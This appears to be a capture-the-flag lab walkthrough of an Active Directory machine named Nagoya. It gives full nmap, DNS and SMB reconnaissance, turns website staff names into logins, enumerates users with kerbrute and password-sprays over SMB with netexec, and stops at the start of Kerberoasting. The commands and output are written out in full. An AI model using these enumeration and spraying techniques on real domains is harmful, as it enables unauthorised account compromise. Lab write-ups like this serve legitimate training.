Nagoya
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Nagoya is a full domain with no starting credentials. The website leaks real names that we turn into logins and validate with kerbrute (Kerberos user enumeration). A password spray hitscraig.carr:Spring2023(password spraying), which lets us Kerberoast (Kerberoasting)svc_mssql(passwordService1). BloodHound (BloodHound) reveals a GenericAll (GenericAll) chain inherited through group membership that takes us via password resets tochristopher.lewis(WinRM). Withsvc_mssql's hash we forge a Silver Ticket (Silver Ticket) for the MSSQL SPN, tunnel port 1433 with chisel, enablexp_cmdshell(MSSQL xp_cmdshell) and execute assvc_mssql, which holds SeImpersonatePrivilege: PrintSpoofer (SeImpersonate and potatoes) gets usnt authority\system.
Recon
Ping
ping -c 1 192.168.199.21PING 192.168.199.21 (192.168.199.21) 56(84) bytes of data.
64 bytes from 192.168.199.21: icmp_seq=1 ttl=125 time=29.5 ms
--- 192.168.199.21 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 29.521/29.521/29.521/0.000 msTTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
We start with UDP, which in a Windows environment is where a domain controller identifies itself soonest:
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 1000 192.168.199.21 -oG udp_scan | grep -v 'no-response'PORT STATE SERVICE REASON
53/udp open domain udp-response ttl 125
88/udp open kerberos-sec udp-response ttl 125
123/udp open ntp udp-response ttl 125
389/udp open ldap udp-response ttl 125Four ports, and all four say the same thing: DNS (53), Kerberos (88), NTP (123) and LDAP (389) are the signature of a domain controller. A DC has to serve DNS so machines can find the domain, Kerberos to authenticate, NTP because Kerberos depends on synchronised clocks, and LDAP as the directory. The targeted scan confirms it with the name:
nmap -p53,88,123,389 -sUCV 192.168.199.21 -oN udp_targetedScanPORT STATE SERVICE VERSION
53/udp open domain (generic dns response: SERVFAIL)
88/udp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-01-13 18:41:01Z)
123/udp open ntp NTP v3
389/udp open ldap Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com, Site: Default-First-Site-Name)
Service Info: Host: NAGOYA; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: 8sWe already have the domain (nagoya-industries.com) and the computer name (NAGOYA) without touching TCP. The clock-skew: 8s is irrelevant here, but it is always worth reading: Kerberos rejects tickets more than 5 minutes out of sync, and a large skew would explain later failures that look like credential problems.
Now the full TCP sweep:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 192.168.199.21 -oG scanNot shown: 65512 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE REASON
53/tcp open domain syn-ack ttl 125
80/tcp open http syn-ack ttl 125
88/tcp open kerberos-sec syn-ack ttl 125
135/tcp open msrpc syn-ack ttl 125
139/tcp open netbios-ssn syn-ack ttl 125
389/tcp open ldap syn-ack ttl 125
445/tcp open microsoft-ds syn-ack ttl 125
464/tcp open kpasswd5 syn-ack ttl 125
593/tcp open http-rpc-epmap syn-ack ttl 125
636/tcp open ldapssl syn-ack ttl 125
3268/tcp open globalcatLDAP syn-ack ttl 125
3269/tcp open globalcatLDAPssl syn-ack ttl 125
3389/tcp open ms-wbt-server syn-ack ttl 125
5985/tcp open wsman syn-ack ttl 125
9389/tcp open adws syn-ack ttl 125
49666/tcp open unknown syn-ack ttl 125
49668/tcp open unknown syn-ack ttl 125
49676/tcp open unknown syn-ack ttl 125
49677/tcp open unknown syn-ack ttl 125
49681/tcp open unknown syn-ack ttl 125
49691/tcp open unknown syn-ack ttl 125
49698/tcp open unknown syn-ack ttl 125
49717/tcp open unknown syn-ack ttl 125Twenty-three ports, and two of them set the course: 80 (a website, the only surface that needs no credentials) and 5985 (WinRM, the way in as soon as we have any). The 49xxx block is the RPC dynamic range, normal on a DC.
nmap -p53,80,88,135,139,389,445,464,593,636,3268,3269,3389,5985,9389,49666,49668,49676,49677,49681,49691,49698,49717 -sCV 192.168.199.21 -oN targetedScanPORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: Nagoya Industries - Nagoya
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com, Site: Default-First-Site-Name)
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=nagoya.nagoya-industries.com
| rdp-ntlm-info:
| Target_Name: NAGOYA-IND
| NetBIOS_Domain_Name: NAGOYA-IND
| NetBIOS_Computer_Name: NAGOYA
| DNS_Domain_Name: nagoya-industries.com
| DNS_Computer_Name: nagoya.nagoya-industries.com
| Product_Version: 10.0.17763
|_ System_Time: 2026-01-13T18:44:43+00:00
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open mc-nmf .NET Message Framing
<SNIP>
Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
|_clock-skew: mean: -2s, deviation: 0s, median: -2sThe rdp-ntlm-info block on 3389 is a gift: without authenticating it hands over the domain's NetBIOS name (NAGOYA-IND, which does not match the DNS one and will matter later), the DC's FQDN (nagoya.nagoya-industries.com) and the exact build (10.0.17763 = Windows Server 2019). That version will decide which potato works in the final escalation.
A defensive note: Message signing enabled and required rules out NTLM relay attacks, which in many domains would be the short path.
SMB null session
netexec smb 192.168.199.21 -u '' -p ''SMB 192.168.199.21 445 NAGOYA [*] Windows 10 / Server 2019 Build 17763 x64 (name:NAGOYA) (domain:nagoya-industries.com) (signing:True) (SMBv1:False)
SMB 192.168.199.21 445 NAGOYA [+] nagoya-industries.com\:The [+] with an empty username means the null session is accepted, but that is not the same as being able to enumerate: it confirms the domain and little else. No user list this way.
DNS - TCP/UDP 53
With a DC serving DNS, the cheap move is to ask it for records and try a zone transfer:
dig NS nagoya-industries.com @192.168.199.21;; ANSWER SECTION:
nagoya-industries.com. 3600 IN NS nagoya.nagoya-industries.com.
;; ADDITIONAL SECTION:
nagoya.nagoya-industries.com. 3600 IN A 192.168.199.21dig MX nagoya-industries.com @192.168.199.21;; AUTHORITY SECTION:
nagoya-industries.com. 3600 IN SOA nagoya.nagoya-industries.com. hostmaster.nagoya-industries.com. 35 900 600 86400 3600The NS confirms the DC itself is the authoritative server, and the MX returns no answer (no mail server), only the SOA. We add both names to /etc/hosts and try the zone transfer:
echo '192.168.199.21  nagoya-industries.com nagoya.nagoya-industries.com' | sudo tee -a /etc/hosts
dig axfr nagoya-industries.com @192.168.199.21
; <<>> DiG 9.20.15-2-Debian <<>> axfr nagoya-industries.com @192.168.199.21
;; global options: +cmd
; Transfer failed.Transfer failed.: DNS only allows transfers to authorised servers, which is the correct configuration. Vector closed, with evidence.
HTTP - TCP 80: real names on the website
With no credentials, the first goal on a DC is getting a user list, and the only surface that asks for no authentication is IIS. It serves the Nagoya Industries corporate site, and its /Team page lists staff with first and last names:

The names sit in an HTML table, so a one-line pipe extracts them. The paste -d' ' - - is the piece that matters: the table has the first name and the surname in two consecutive <td>s, and paste joins them back two at a time into a single line.
curl http://192.168.199.21/Team 2>/dev/null | grep '<td>' | sed 's/.*<td>\(.*\)<\/td>.*/\1/' | paste -d' ' - - > users.txt
cat users.txt
Matthew Harrison    Craig Carr        Melanie Watson      Joanna Wood
Emma Miah           Fiona Clark       Frances Ward        Bethan Webster
Rebecca Bell        Patrick Martin    Sylvia King         Elaine Brady
Scott Gardner       Kate Watson       Wayne Hartley       Christopher Lewis
Terry Edwards       Kirsty Norris     Iain White          Megan Johnson
Holly Matthews      Andrea Hayes                          Damien Chapman
Anne Jenkins        Abigail Hughes                        Joanne Lewis
Brett Naylor        Melissa Mitchell
28 real names. They are not accounts yet: we still need to know what login format the domain turned them into.
Generating the login list
A name like Matthew Harrison can map to many formats (mharrison, matthew.harrison, harrison.m…). Rather than guessing one, we generate every reasonable permutation with username-anarchy (repo):
locate username-anarchy | head -n 2
cp -r /machines/bart/content/username-anarchy .
cd username-anarchy
./username-anarchy --input-file ../users.txt > ../userlist.txt
cat ../userlist.txt
matthew
matthewharrison
matthew.harrison
matthewh
mattharr
m.harrison
mharrison
hmatthew
h.matthew
harrisonm
harrison
harrison.m
harrison.matthew
mh
emma
emmamiah
emma.miah
emmam
e.miah
<SNIP>
Thirteen variants per name across 28 names: about 360 candidates. Throwing those at SMB would lock accounts within minutes, so we need a way to validate them without authenticating.
Exploitation
Kerberos - TCP 88: user enumeration with kerbrute
That way is Kerberos. kerbrute (repo) sends an AS-REQ for each login: if the account does not exist, the KDC answers KDC_ERR_C_PRINCIPAL_UNKNOWN; if it does, it answers asking for pre-authentication. The difference between those two responses separates valid users without generating a single failed logon, so it neither locks accounts nor fills the event log with 4625s (Kerberos user enumeration).
kerbrute userenum --dc 192.168.199.21 -d nagoya-industries.com userlist.txt
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 01/13/26 - Ronnie Flathers @ropnop

2026/01/13 19:09:03 >  Using KDC(s):
2026/01/13 19:09:03 >   192.168.199.21:88

2026/01/13 19:09:03 >  [+] VALID USERNAME:       matthew.harrison@nagoya-industries.com
2026/01/13 19:09:03 >  [+] VALID USERNAME:       emma.miah@nagoya-industries.com
2026/01/13 19:09:03 >  [+] VALID USERNAME:       rebecca.bell@nagoya-industries.com
2026/01/13 19:09:03 >  [+] VALID USERNAME:       scott.gardner@nagoya-industries.com
2026/01/13 19:09:03 >  [+] VALID USERNAME:       terry.edwards@nagoya-industries.com
2026/01/13 19:09:03 >  [+] VALID USERNAME:       holly.matthews@nagoya-industries.com
<SNIP>
Out of 360 permutations only one format survives: first.last. That fact is worth something on its own, because it pins down the domain's naming convention for everything that follows. We filter the output into a clean file:
kerbrute userenum --dc 192.168.199.21 -d nagoya-industries.com userlist.txt | awk '/matthew\.harrison@/,/joanne\.lewis@/' | cut -f2 | cut -d '@' -f1 > valid_users.txt
matthew.harrison   craig.carr      joanna.wood        christopher.lewis
emma.miah          fiona.clark     bethan.webster     megan.johnson
rebecca.bell       patrick.martin  elaine.brady       damien.chapman
scott.gardner      kate.watson     melanie.watson     joanne.lewis
<SNIP>   (28 valid users)
The awk slices between the first and last useful name, and the two cuts keep only the account without the @domain. The 28 names from the website are 28 real accounts.
SMB - TCP 445: password spraying
With 28 users and no passwords, the right technique is password spraying: try one password against all accounts rather than many against one, so we never approach any account's lockout threshold (password spraying). We start with a list of typical corporate passwords:
netexec smb 192.168.199.21 -u valid_users.txt -p /home/krmena/SecLists/Passwords/common_corporate_passwords.lst --shares
SMB  192.168.199.21  445  NAGOYA  [*] Windows 10 / Server 2019 Build 17763 x64 (name:NAGOYA) (domain:nagoya-industries.com)
SMB  192.168.199.21  445  NAGOYA  [-] nagoya-industries.com\matthew.harrison:ChangeMe! STATUS_LOGON_FAILURE
SMB  192.168.199.21  445  NAGOYA  [-] nagoya-industries.com\emma.miah:ChangeMe! STATUS_LOGON_FAILURE
SMB  192.168.199.21  445  NAGOYA  [-] nagoya-industries.com\rebecca.bell:ChangeMe! STATUS_LOGON_FAILURE
SMB  192.168.199.21  445  NAGOYA  [-] nagoya-industries.com\scott.gardner:ChangeMe! STATUS_LOGON_FAILURE
SMB  192.168.199.21  445  NAGOYA  [-] nagoya-industries.com\terry.edwards:ChangeMe! STATUS_LOGON_FAILURE
<SNIP>
Hundreds of STATUS_LOGON_FAILURE until one combination stops failing:

SMB  192.168.199.21  445  NAGOYA  [-] nagoya-industries.com\brett.naylor:Spring2023 STATUS_LOGON_FAILURE
SMB  192.168.199.21  445  NAGOYA  [-] nagoya-industries.com\melissa.mitchell:Spring2023 STATUS_LOGON_FAILURE
SMB  192.168.199.21  445  NAGOYA  [+] nagoya-industries.com\craig.carr:Spring2023
SMB  192.168.199.21  445  NAGOYA  [*] Enumerated shares
SMB  192.168.199.21  445  NAGOYA  Share       Permissions   Remark
SMB  192.168.199.21  445  NAGOYA  ADMIN$                    Remote Admin
SMB  192.168.199.21  445  NAGOYA  C$                        Default share
SMB  192.168.199.21  445  NAGOYA  IPC$        READ          Remote IPC
SMB  192.168.199.21  445  NAGOYA  NETLOGON    READ          Logon server share
SMB 192.168.199.21 445 NAGOYA SYSVOL READ Logon server sharecraig.carr:Spring2023. The password is the "Season+Year" pattern, the most common one in corporate domains with quarterly expiry. The --shares flag reuses the session to list shares and confirms there are only the standard ones (NETLOGON and SYSVOL, read-only), so there are no loose files to loot.
We repeat the spray with that single password to check whether anyone else reuses it:
netexec smb 192.168.199.21 -u valid_users.txt -p Spring2023 --continue-on-success
SMB  192.168.199.21  445  NAGOYA  [-] nagoya-industries.com\matthew.harrison:Spring2023 STATUS_LOGON_FAILURE
SMB  192.168.199.21  445  NAGOYA  [-] nagoya-industries.com\emma.miah:Spring2023 STATUS_LOGON_FAILURE
SMB  192.168.199.21  445  NAGOYA  [+] nagoya-industries.com\craig.carr:Spring2023
SMB  192.168.199.21  445  NAGOYA  [-] nagoya-industries.com\fiona.clark:Spring2023 STATUS_LOGON_FAILURE
SMB  192.168.199.21  445  NAGOYA  [-] nagoya-industries.com\christopher.lewis:Spring2023 STATUS_LOGON_FAILURE
<SNIP>
--continue-on-success matters here: without it netexec stops at the first hit and we would have missed the answer to "does anyone else use it?". The answer is no: a single account.
Kerberoasting
Any domain user can request service tickets (TGS) for any account that has an SPN registered. Those tickets are encrypted with the service account's password hash, so they can be cracked offline without touching the domain again (Kerberoasting).
